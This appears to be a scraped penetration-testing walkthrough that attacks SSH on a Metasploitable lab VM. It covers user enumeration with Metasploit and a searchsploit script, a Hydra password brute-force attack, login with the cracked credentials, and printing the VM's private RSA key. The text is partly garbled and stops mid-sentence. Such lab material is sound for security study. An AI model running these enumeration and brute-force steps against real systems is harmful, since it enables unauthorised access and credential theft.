22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)

| ssh-hostkey:

| 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)

|\_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)

This **exploit is** divided **into** three parts.  
  
Information **gathering.**  
SSH **password brute force attack using Hydra** tool.  
Login **using** SSH tool **(using** root access)  
  
Step 1 **Perform active** or **passive reconnaissance**  
Step 2 **Use Hydra** tool **to perform brute force attack on SSH** password  
Step 3 **Exploit** port 22 or **SSH**  
**using SSH tools Exploit port** 22 or SSH  
SSH **username** and **password required.**  
Step 1 **Perform** Active or Passive Reconnaissance

A.) **Your** username and **password will be displayed.** Try this username and password for **SSH authentication.**

In brute force attack you need to at-least one credential Username or Password.

B.) Using Metasploit for ssh user enumeration

msf6 > use auxiliary/scanner/ssh/ssh\_enumusers

msf6 auxiliary(scanner/ssh/ssh\_enumusers) > options

Module options (auxiliary/scanner/ssh/ssh\_enumusers):

Name Current Setting Required Description

---- --------------- -------- -----------

CHECK\_FALSE false no Check for false positives (random username)

Proxies no A proxy chain of format type:host:port[,type:

host:port][...]

RHOSTS yes The target host(s), see https://github.com/ra

pid7/metasploit-framework/wiki/Using-Metasplo

it

RPORT 22 yes The target port

THREADS 1 yes The number of concurrent threads (max one per

host)

THRESHOLD 10 yes Amount of seconds needed before a user is con

sidered found (timing attack only)

USERNAME no Single username to test (username spray)

USER\_FILE no File containing usernames, one per line

Auxiliary action:

Name Description

---- -----------

Malformed Packet Use a malformed packet

msf6 auxiliary(scanner/ssh/ssh\_enumusers) > set RHOSTS 192.168.1.36

RHOSTS => 192.168.1.36

msf6 auxiliary(scanner/ssh/ssh\_enumusers) > set USER\_FILE /root/SecList

SecList.zip SecLists

msf6 auxiliary(scanner/ssh/ssh\_enumusers) > set USER\_FILE /root/SecLists/Usernames/top-usernames-shortlist.txt

USER\_FILE => /root/SecLists/Usernames/top-usernames-shortlist.txt

msf6 auxiliary(scanner/ssh/ssh\_enumusers) > run

[\*] 192.168.1.36:22 - SSH - Using malformed packet technique

[\*] 192.168.1.36:22 - SSH - Starting scan

[+] 192.168.1.36:22 - SSH - User 'root' found

[+] 192.168.1.36:22 - SSH - User 'mysql' found

[+] 192.168.1.36:22 - SSH - User 'user' found

[+] 192.168.1.36:22 - SSH - User 'ftp' found

[+] 192.168.1.36:22 - SSH - User 'msfadmin' found

[\*] Scanned 1 of 1 hosts (100% complete)

[\*] Auxiliary module execution completed

OR You can do it differently like shown below

C.) USing exploits from searchsploit for user enum

$ searchsploit OpenSSH 4.7p1

We will get results for user enum exploit 45233.py which could be quite useful

┌──(root💀kali)-[~]

└─# python3 45233.py --help

usage: 45233.py [-h] [--port PORT] [--threads THREADS]

[--outputFile OUTPUTFILE] [--outputFormat {list,json,csv}]

(--username USERNAME | --userList USERLIST)

hostname

positional arguments:

hostname The target hostname or ip address

optional arguments:

-h, --help show this help message and exit

--port PORT The target port

--threads THREADS The number of threads to be used

--outputFile OUTPUTFILE

The output file location

--outputFormat {list,json,csv}

The output file location

--username USERNAME The single username to validate

--userList USERLIST The list of usernames (one per line) to enumerate

through

┌──(root💀kali)-[~]

└─# python3 45233.py --port 22 --userList /root/SecLists/Usernames/top-usernames-shortlist.txt --outputFile user.txt 192.168.1.36

We will get all valid usernames in user.txt in same directory

└─# cat user.txt

root is a valid user!

mysql is a valid user!

user is a valid user!

ftp is a valid user!

msfadmin is a valid user

Step 2 Brute Force Attack With hydra tool for ssh password

┌──(kali㉿kali)-[~/vm/metaspoitable\_vm]

└─$ hydra -t 4 -l msfadmin -P /usr/share/wordlists/rockyou.txt -vV 192.168.1.32 ssh

[22][ssh] host: 192.xx.xx.xx login: msfadmin password: msfadmin

[STATUS] attack finished for 192.xx.xx.xx (waiting for children to complete tests)

1 of 1 target successfully completed, 1 valid password found

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-07 20:29:27

Output: [22][ssh] host: 192.xx.xx.xx login: msfadmin password: msfadmin.

Note: rockyou.txt password file so many password you need to wait long time, If you want skip this then you need to create you own password file.

Step 3 Using SSH tool exploit port 22 or ssh

If you don’t have openssh-client tool you need to install just type below command in Linux terminal.

sudo apt install openssh-client

Then you need to type below command for ssh or port 22 login.

ssh user@server-ip-here

user: msfadmin

Server IP Address 192.xx.xx.xx (This is my You need to type you IP Address)

pass: msfadmin

┌──(kali㉿kali)-[~/vm/metaspoitable\_vm]

└─$ ssh msfadmin@192.xx.xx.xx 255 ⨯

The authenticity of host '192.xx.xx.xx (192.xx.xx.xx)' can't be established.

RSA key fingerprint is SHA256:s+E9d/rrJB84rk.

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes

Warning: Permanently added '192.xx.xx.xx' (RSA) to the list of known hosts.

msfadmin@192.xx.xx.xx's password:

Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;

the exact distribution terms for each program are described in the

individual files in /usr/share/doc/\*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by

applicable law.

To access official Ubuntu documentation, please visit:

http://help.ubuntu.com/

No mail.

Last login: Sun May 20 15:50:42 2012 from 172.16.123.1

msfadmin@metasploitable:~$ ls

vulnerable

msfadmin@metasploitable:~$ pwd

/home/msfadmin

┌──(root💀kali)-[~]

└─# ssh msfadmin@172.16.3.2

The authenticity of host '172.16.3.2 (172.16.3.2)' can't be established.

RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes

Warning: Permanently added '172.16.3.2' (RSA) to the list of known hosts.

msfadmin@172.16.3.2's password:

Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;

the exact distribution terms for each program are described in the

individual files in /usr/share/doc/\*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by

applicable law.

To access official Ubuntu documentation, please visit:

http://help.ubuntu.com/

No mail.

Last login: Fri Jul 1 02:36:27 2022

msfadmin@metasploitable:~$ cd /root

msfadmin@metasploitable:/root$ ls

Desktop reset\_logs.sh vnc.log

msfadmin@metasploitable:/root$ cd .ssh

msfadmin@metasploitable:/root/.ssh$ ls -la

total 16

drwxr-xr-x 2 root root 4096 2012-05-20 14:21 .

drwxr-xr-x 13 root root 4096 2022-07-01 02:36 ..

-rw-r--r-- 1 root root 405 2010-05-17 21:44 authorized\_keys

-rw-r--r-- 1 root root 442 2012-05-20 14:21 known\_hosts

msfadmin@metasploitable:/root/.ssh$ cat authorized\_keys

ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqldJkcteZZdPFSbW76IUiPR0Oh+WBV0x1c6iPL/0zUYFHyFKAz1e6/5teoweG1jr2qOffdomVhvXXvSjGaSFwwOYB8R0QxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1nu2OwkjOc+Wv8Vw7bwkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3w== msfadmin@metasploitable

msfadmin@metasploitable:/root/.ssh$ cd ~

msfadmin@metasploitable:~$ ls

vulnerable

msfadmin@metasploitable:~$ ls -al

total 44

drwxr-xr-x 7 msfadmin msfadmin 4096 2022-06-25 06:25 .

drwxr-xr-x 6 root root 4096 2010-04-16 02:16 ..

lrwxrwxrwx 1 root root 9 2012-05-14 00:26 .bash\_history -> /dev/null

drwxr-xr-x 4 msfadmin msfadmin 4096 2010-04-17 14:11 .distcc

drwx------ 2 msfadmin msfadmin 4096 2022-06-26 06:25 .gconf

drwx------ 2 msfadmin msfadmin 4096 2022-06-26 06:25 .gconfd

-rw------- 1 root root 4174 2012-05-14 02:01 .mysql\_history

-rw-r--r-- 1 msfadmin msfadmin 586 2010-03-16 19:12 .profile

-rwx------ 1 msfadmin msfadmin 4 2012-05-20 14:22 .rhosts

drwx------ 2 msfadmin msfadmin 4096 2010-05-17 21:43 .ssh

-rw-r--r-- 1 msfadmin msfadmin 0 2010-05-07 14:38 .sudo\_as\_admin\_successful

drwxr-xr-x 6 msfadmin msfadmin 4096 2010-04-27 23:44 vulnerable

msfadmin@metasploitable:~$ cd .ssh

msfadmin@metasploitable:~/.ssh$ ls

authorized\_keys id\_rsa id\_rsa.pub

msfadmin@metasploitable:~/.ssh$ ls -la

total 20

drwx------ 2 msfadmin msfadmin 4096 2010-05-17 21:43 .

drwxr-xr-x 7 msfadmin msfadmin 4096 2022-06-25 06:25 ..

-rw-r--r-- 1 msfadmin msfadmin 609 2010-05-07 14:38 authorized\_keys

-rw------- 1 msfadmin msfadmin 1675 2010-05-17 21:43 id\_rsa

-rw-r--r-- 1 msfadmin msfadmin 405 2010-05-17 21:43 id\_rsa.pub

msfadmin@metasploitable:~/.ssh$ cat id\_rsa

-----BEGIN RSA PRIVATE KEY-----

MIIEoQIBAAKCAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqld

JkcteZZdPFSbW76IUiPR0Oh+WBV0x1c6iPL/0zUYFHyFKAz1e6/5teoweG1jr2qO

ffdomVhvXXvSjGaSFwwOYB8R0QxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5

JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9I

yhtRWocyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1nu2OwkjOc+Wv8Vw7b

wkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3wIBIwKCAQBaUjR5bUXnHGA5fd8N

UqrUx0zeBQsKlv1bK5DVm1GSzLj4TU/S83B1NF5/1ihzofI7OAQvlCdUY2tHpGGa

zQ6ImSpUQ5i9+GgBUOaklRL/i9cHdFv7PSonW+SvF1UKY5EidEJRb/O6oFgB5q8G

JKrwu+HPNhvD+dliBnCn0JU+Op/1Af7XxAP814Rz0nZZwx+9KBWVdAAbBIQ5zpRO

eBBlLSGDsnsQN/lG7w8sHDqsSt2BCK8c9ct31n14TK6HgOx3EuSbisEmKKwhWV6/

ui/qWrrzurXA4Q73wO1cPtPg4sx2JBh3EMRm9tfyCCtB1gBi0N/2L7j9xuZGGY6h

JETbAoGBANI8HzRjytWBMvXh6TnMOa5S7GjoLjdA3HXhekyd9DHywrA1pby5nWP7

VNP+ORL/sSNl+jugkOVQYWGG1HZYHk+OQVo3qLiecBtp3GLsYGzANA/EDHmYMUSm

4v3WnhgYMXMDxZemTcGEyLwurPHumgy5nygSEuNDKUFfWO3mymIXAoGBAMqZi3YL

zDpL9Ydj6JhO51aoQVT91LpWMCgK5sREhAliWTWjlwrkroqyaWAUQYkLeyA8yUPZ

PufBmrO0FkNa+4825vg48dyq6CVobHHR/GcjAzXiengi6i/tzHbA0PEai0aUmvwY

OasZYEQI47geBvVD3v7D/gPDQNoXG/PWIPt5AoGBAMw6Z3S4tmkBKjCvkhrjpb9J

PW05UXeA1ilesVG+Ayk096PcV9vngvNpLdVAGi+2jtHuCQa5PEx5+DLav8Nriyi2

E5l35bqoiilCQ83PriCAMpL49iz6Pn00Z3o+My1ZVJudQ5qhjVznY+oBdM3DNpAE

xn6yeL+DEiI/XbPngsWvAoGAbfuU2a6iEQSp28iFlIKa10VlS2U493CdzJg0IWcF

2TVjoMaFMcyZQ/pzt9B7WQY7hodl8aHRsQKzERieXxQiKSxuwUN7+3K4iVXxuiGJ

BMndK+FYbRpEnaz591K6kYNwLaEg70BZ0ek0QjC2Ih7t1ZnfdFvEaHFPF05foaAg

iIMCgYAsNZut02SC6hwwaWh3Uxr07s6jB8HyrET0v1vOyOe3xSJ9YPt7c1Y20OQO

Fb3Yq4pdHm7AosAgtfC1eQi/xbXP73kloEmg39NZAfT3wg817FXiS2QGHXJ4/dmK


94Z9XOEDocClV7hr9H//hoO8fV/PHXh0oFQvw1d+29nf+sgWDg==

-----END RSA PRIVATE KEY-----

msfadmin@metasploitable:~/.ssh$

Once you got access to msfadmin then you can easily use its sshkey to get root access like shown below in Brute forcing ssh using pub key method

**Brute-forcing** SSH using the Pubkey **method**

If you manage to get the victim's private key, you can use the Metasploit auxilliary **module ssh\_login\_pubkey!** This module uses the private key to do two things: **It is** obtained in many **ways** and **we have** already **seen** one of them. **Make** sure **your** private key **is** properly **stored** in a text f[](https://drive.google.com/uc?id=1BpOJ3RtJxzEFrztH3dNBP-zU8iUImUTZ)